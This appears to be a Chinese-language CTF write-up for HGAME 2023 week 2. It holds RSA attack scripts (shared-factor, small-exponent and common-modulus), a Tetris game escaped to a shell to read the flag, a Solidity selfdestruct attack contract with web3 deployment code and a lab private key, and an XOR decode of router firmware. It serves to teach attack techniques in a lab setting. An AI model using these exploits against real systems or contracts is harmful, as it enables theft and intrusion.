#m<n_But_also_m<p

#2有相同的p
n1=11152130506836037074622459938592826808476996614493745008962122654372379733348940471684584029223690939155671080381827365603912296426080460334985917173185427877070691112666688405845099831632209121361122580650610788886774335000805450050021463510470558015996996761319454235067465971045435057281361776071010921143 9
```

```
n2=99976050495972970595454763550795001009382736971038569415402988536651509358092850489694762754214427808534511593835716802937719120595510026077106921621452171336398098538878052405482766514135307053744156589374761550054872483605859683497416207024000674601720940939446680501325340477460585743117748782313647534599
e=65537
c=0x136f626bc25c01f1f8116c440d5b44908c74bfb05ae737c2cfe1772d0afb7b20dde9e0620ba8cb95ba054c8b0cb5569ca3d88d1c490ae563204eee9f4ea406d7e3adb0f16f544d4bdcfb9a440c177de59b6823c7d923e5770e7666175b7da926c2ad7b8786613d07badd561bf71afd122b1c51bfc1b1f24c7d8b7ebbf6af387
p = gmpy2.gcd(n1,n2)
q = n1//p
d = gmpy2.invert(e,(p-1)*(q-1))
m=pow(c,d,n1)
print(long_to_bytes(m))
#make_all_modulus_independent

#3 e=3
n = 13869921143564545180512201113287325671604436899586652734797465598386980123176325369915526458270615239759675365285855392879542173841169278533636408332989418956113408986926715651240033652559217968160008527317185910465769459803758942277049888353952810979787912463286423555305176276807235641620103607093146877254 3
e = 3
c=0xfec61958cefda3eb5f709faa0282bffaded0a323fe1ef370e05ed3744a2e53b55bdd43e9594427c35514505f26e4691ba86c6dcff6d29d69110b15b9f84b0d8eb9ea7c03aaf24fa957314b89febf46a615f81ec031b12fe725f91af9d269873a69748

k = 0
while 1:
    m,sign = gmpy2.iroot(k*n+c, e)
    if sign:
        break
    k += 1

print(long_to_bytes(m))
#encrypt_exponent_should_be_bigger

#4  e会变 n 不变 共模攻击
```

```
n=697882411273610196184283201422930047620266873184415710150717932273665435589496304985676151601092975793248154956356356969161388459174537942822628323333572366008809062361464554873687127776966854656136445941179173678599254601242452468759157637646036801931180378645825146269884274165344371719524473795638779755 53
e1=119389
c1=0x2d8e622b7318d234974e87e5b7bfc3e733904c7961134bb79703196dc1480322285d7d93417334b9a3248369ce26386b3c4cd802acc6356e4e7f93483f485d4e8da8d8ca0f4854140b8417f4e0e0c97140fcd85094692a1c87f8c25575c28578bbbe2d4bb6cbd8c73939fdf85bde3beae41d82a47b80567d3e641b34760e8d4b
e2=127403
c2=0x3bd700e85bcec3b3bd69a931fee899c8ebf18d9ef2fec386f93cd3e3d3add5a2aa775c509af4f9310db80300579b367100a9dc843a917dd5f5bb2ce96d574b8ce7e09d24039288bea5e61c74da311ecf998858248b74bedef9fcaea530750f06782a5fc76a2420bce4e962a26db7e3000e43f3321c25c02a9c5eb9b428dcedea

def gongmogongji(n, c1, c2, e1, e2):
    s = gmpy2.gcdext(e1, e2)
    s1 = s[1]
    s2 = s[2]

# 求模反元素
    if s1 < 0:
        s1 = - s1
        c1 = gmpy2.invert(c1, n)
    elif s2 < 0:
        s2 = - s2
        c2 = gmpy2.invert(c2, n)
    m = pow(c1, s1, n) * pow(c2, s2, n) % n
    root = gmpy2.gcd(e1,e2)
    m=gmpy2.iroot(m,root)[0]
    return m

m = gongmogongji(n, c1, c2, e1, e2)
print(long_to_bytes(m))

#never_uese_same_modulus
```

misc

1、Tetris Master

你是否已经厌倦了普通的游戏题目，对于写脚本玩游戏感到无聊？ 此题你需要能够实现RCE，拿到根目录下的flag，又或者你是真正的Tetris Master？ 请使用ssh进行连接，账号为ctf,密码为hgame，例如ssh ctf@week-2.hgame.lwsec.cn -p port。并且你需要将终端的字体调小，使窗口大小至少为 200 * 70 才能正常进行游戏。

HINTS:

题目描述已更新，同时由于存在非预期，题目分数降至50,并上线100分的Revenge版本。

ssh登录后 ctrl +c 即可关闭程序 回到shell，果然非预期。

```
wz@u2204:/mnt/d/ctf/ti/hgame2023/week2/pwn-YukkuriSay$ ssh ctf@week-2.hgame.lwsec.cn -p 32738
ctf@week-2.hgame.lwsec.cn's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.15.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Jan 15 14:47:27 2023 from 10.0.4.205
Are you tetris master?[y/n]
^Cctf@gamebox-3300-96-dfc7410996e98505:~$ ls
flag  vuln
ctf@gamebox-3300-96-dfc7410996e98505:~$ cat flag
hgame{Bash_Game^Also*Can#Rce}
ctf@gamebox-3300-96-dfc7410996e98505:~$
```

2、Sign In Pro Max

兔兔没有抢到回家的车票，一个猫猫头像的学长给了他一个候补车票抢票软件，但是这个软件的验证码太难了，你能帮他解一下吗？ flag 英文字母为全小写，自行使用 hgame{}包裹后提交

```
Part1, is seems like baseXX: QVl5Y3BNQjE1ektibnU3SnN6M0tGaQ==
Part2, a hash function with 128bit digest size and 512bit block
size: c629d83ff9804fb62202e90b0945a323
Part3, a hash function with 160bit digest size and 512bit block
size: 99f3b3ada2b4675c518ff23cbd9539da05e2f1f8
Part4, the next generation hash function of part3 with 256bit block
size and 64 rounds:
1838f8d5b547c012404e53a9d8c76c56399507a2b017058ec7f27428fda5e7d
Ufwy5 nx 0gh0jf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy
ymj ktwrfy.
```

Part1：
base64：AYycpMB15zKbnu7Jsz3KFi base58: MY2TCZBTMEYTQ=== base32:f51d3a18

Part2：
md5：f91c

Part3：
sha1：4952

Part4：
sha256：a3ed

Part5：
凯撒（21）：Part5 is 0bc0ea61d21c, now put all the parts together, don't forget the format.

f51d3a18f91c4952a3ed0bc0ea61d21c

坑的是直接连起来交不上，尝试多次后发现是-连接。。。。坑

hgame{f51d3a18-f91c-4952-a3ed-0bc0ea61d21c}

3、Tetris Master Revenge

the same as Tetris Master

达到50000分会cat flag，失败后按N重开，分数不会清零。。 按了5000分后写了个按键精灵脚本，到50000分即可。

```
Rem Begin
KeyPress "Enter", 1
KeyPress "Enter", 1
KeyPress "Enter", 1
KeyPress "Enter", 1
KeyPress "Enter", 1
KeyPress "Enter", 1
KeyPress "Enter", 1
KeyPress "Enter", 1
KeyPress "Enter", 1
KeyPress "Enter", 1
KeyPress "Enter", 1
KeyPress "N", 1
Delay 200

Goto Begin
```

Blockchain

1、Transfer

疯狂星期四，V我 0.5ETH （靶机环境经过修改，可以使用 Remix IDE 进行交互了）

自毁攻击

1、Remix构造攻击合约Attack，编译后复制出abi和bytecode。

```
pragma solidity >=0.8.7;
```

```
// 业务合约
// SPDX-License-Identifier: UNLICENSED

contract Transfer{
    constructor() {}

    function isSolved() public view returns(bool) {
        return address(this).balance >= 0.5 ether;
    }
}
// 攻击合约
contract Attack {

    Transfer transfer;
    constructor(Transfer _transfer) {
        transfer = Transfer(_transfer);
    }

    // 合约销毁和发送ether
    function attack() public payable {
        // 发送ether到指定的业务合约
        selfdestruct(payable(address(transfer)));
    }
}
```

2、创建账号等基础操作

3、构建攻击合约

4、调用自毁接口，顺便支付0.6给攻击合约，攻击合约自毁把余额给目的合约。

```
from web3 import Web3, HTTPProvider
import json
from decimal import Decimal

w3 = Web3(HTTPProvider('http://week-2.hgame.lwsec.cn:30956'))
assert w3.isConnected()

# create a account
```

```
pk =
'0x16e39235b9e8d246db0c59d09139d3f3b5aeee31858eed44a5f57527c5f42d70
'
account = w3.eth.account.privateKeyToAccount(pk)
print(account.address)
my_address = account.address #
0x38d921812152C00D2C0304b084b84a0aF75Bf9a8

dest_address = '0x0b5db2Eb9B795D9A9262fd81c0993a7d8dd2631e'

#账户余额
balance = w3.eth.getBalance(my_address)
print(w3.fromWei(balance,"ether"))
print(Decimal(balance))

abi=[
    {
        "inputs": [
            {
                "internalType": "contract Transfer",
                "name": "_transfer",
                "type": "address"
            }
        ],
        "stateMutability": "nonpayable",
        "type": "constructor"
    },
    {
        "inputs": [],
        "name": "attack",
        "outputs": [],
        "stateMutability": "payable",
        "type": "function"
    }
]
```

```
bytecode='6080604052348015610010576000 80fd5b506040516101c0380380610
1c0833981810160405281019061003291906100ed565b806000806101000a815481
73ffffffffffffffffffffffffffffffffffffffff021916908373ffffffffffff
ffffffffffffffffffffffffffff160217905550506101 1a565b600080fd5b600073
ffffffffffffffffffffffffffffffffffffffff8216905091905056 5b60006100a
88261007d565b9050919050565b60006100ba8261009d565b9050919050565b6100
ca816100af565b81146100d557600080fd5b50565b6000815190506100e7816100c
1565b92915050565b60006020828403121561010357610102610078565b5b600061
0111848285016100d8565b91505092915050565b6098806101286000396000f3fe6
0806040526004361061c5760003560e01c80639e5faafc146021575b600080fd5b
60276029565b005b6000805490610100 0a900473ffffffffffffffffffffffffff
ffffffffffff1673ffffffffffffffffffffffffffffffffffffffff16fffea264
6970667358221220 25f57e8784cd24abd9b5e28df5aec9ec31ae90f8e44a88e1180
848fb414c9faf64736f6c63430008110033'


#构建攻击合约
# Creating contract in python
mycontract = w3.eth.contract(abi=abi, bytecode=bytecode)
# Get the latest transaction
transaction =
mycontract.constructor(dest_address).buildTransaction({
    "chainId": w3.eth.chainId,
    "gasPrice": w3.eth.gas_price,
    "from": my_address,
    "nonce": w3.eth.getTransactionCount(my_address)
})

# Sign the transaction
signed_txn = w3.eth.account.sign_transaction(transaction,
private_key=pk)

print("Deploying Contract!")
# Sent it
tx_hash = w3.eth.send_raw_transaction(signed_txn.rawTransaction)
print("tx_hash:",tx_hash.hex())
# Wait for the transaction to be mined, and get the transaction
receipt
print("Waiting for Transaction to finish...")

tx_receipt=w3.eth.wait_for_transaction_receipt(tx_hash)
print(f"Done! Contract Deployed to {tx_receipt.contractAddress}")
```

```
#0x4ccD3687ac96e9083BfEd772820b3DfD9B80497a

atk_address=tx_receipt.contractAddress
#查询攻击合约余额
balance = w3.eth.getBalance(atk_address)
print(w3.fromWei(balance,"ether"))



#调用自毁接口
storage = w3.eth.contract(address=atk_address, abi=abi)
transaction = storage.functions.attack().buildTransaction({
    "chainId": w3.eth.chainId,
    "gasPrice": w3.eth.gas_price,
    "from": my_address,
    "value":w3.toWei('0.6','ether'),
    "nonce": w3.eth.getTransactionCount(my_address)
})

# Sign the transaction
signed_txn = w3.eth.account.sign_transaction(transaction,
private_key=pk)

# Sent it
tx_hash = w3.eth.send_raw_transaction(signed_txn.rawTransaction)

print("tx_hash:",tx_hash.hex())
tx_receipt=w3.eth.wait_for_transaction_receipt(tx_hash)
print(f"Done!")

#查询目标合约余额

balance = w3.eth.getBalance(dest_address)
print(w3.fromWei(balance,"ether"))
```

Iot

1、Pirated router

兔兔在回家的火车上,看到一个神秘的0tatoP在卖路由器,于是兔兔买了一个回家过年,但是这个路由器咋总感觉怪怪的

路由器固件，使用firmware-mod-kit解析固件

```
./extract-firmware.sh ./AC10086W_FW_1.1.4.5.bin
```

解析后的文件在fmk目录中，在/rootfs/bin有个可执行文件secret_program

ida：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  _OWORD v4[8]; // [xsp+10h] [xbp+10h]
  int v5; // [xsp+90h] [xbp+90h]
  unsigned int v6; // [xsp+98h] [xbp+98h]
  int i; // [xsp+9Ch] [xbp+9Ch]

  v4[0] = unk_4543B0;
  v4[1] = unk_4543C0;
  v4[2] = unk_4543D0;
  v4[3] = unk_4543E0;
  v4[4] = unk_4543F0;
  v4[5] = unk_454400;
  v4[6] = unk_454410;
  v4[7] = unk_454420;
  v5 = '^';
  v6 = 0x23;
  for ( i = 0; i <= 32; ++i )                   // KDBNFXVM
    printf(&unk_4543A8, *((_DWORD *)v4 + i) ^ v6);
  return 0;
}
```

逆向，exp：

```
c=[75, 68, 66, 78, 70, 88, 86, 77, 83, 23, 64, 72, 18, 77, 68, 124,
69, 74, 81, 78, 84, 66, 81, 70, 124, 18, 80, 124, 16, 98, 80, 90,
94]
for i in range(len(c)):
    c[i] ^=0x23
print(bytes(c))
```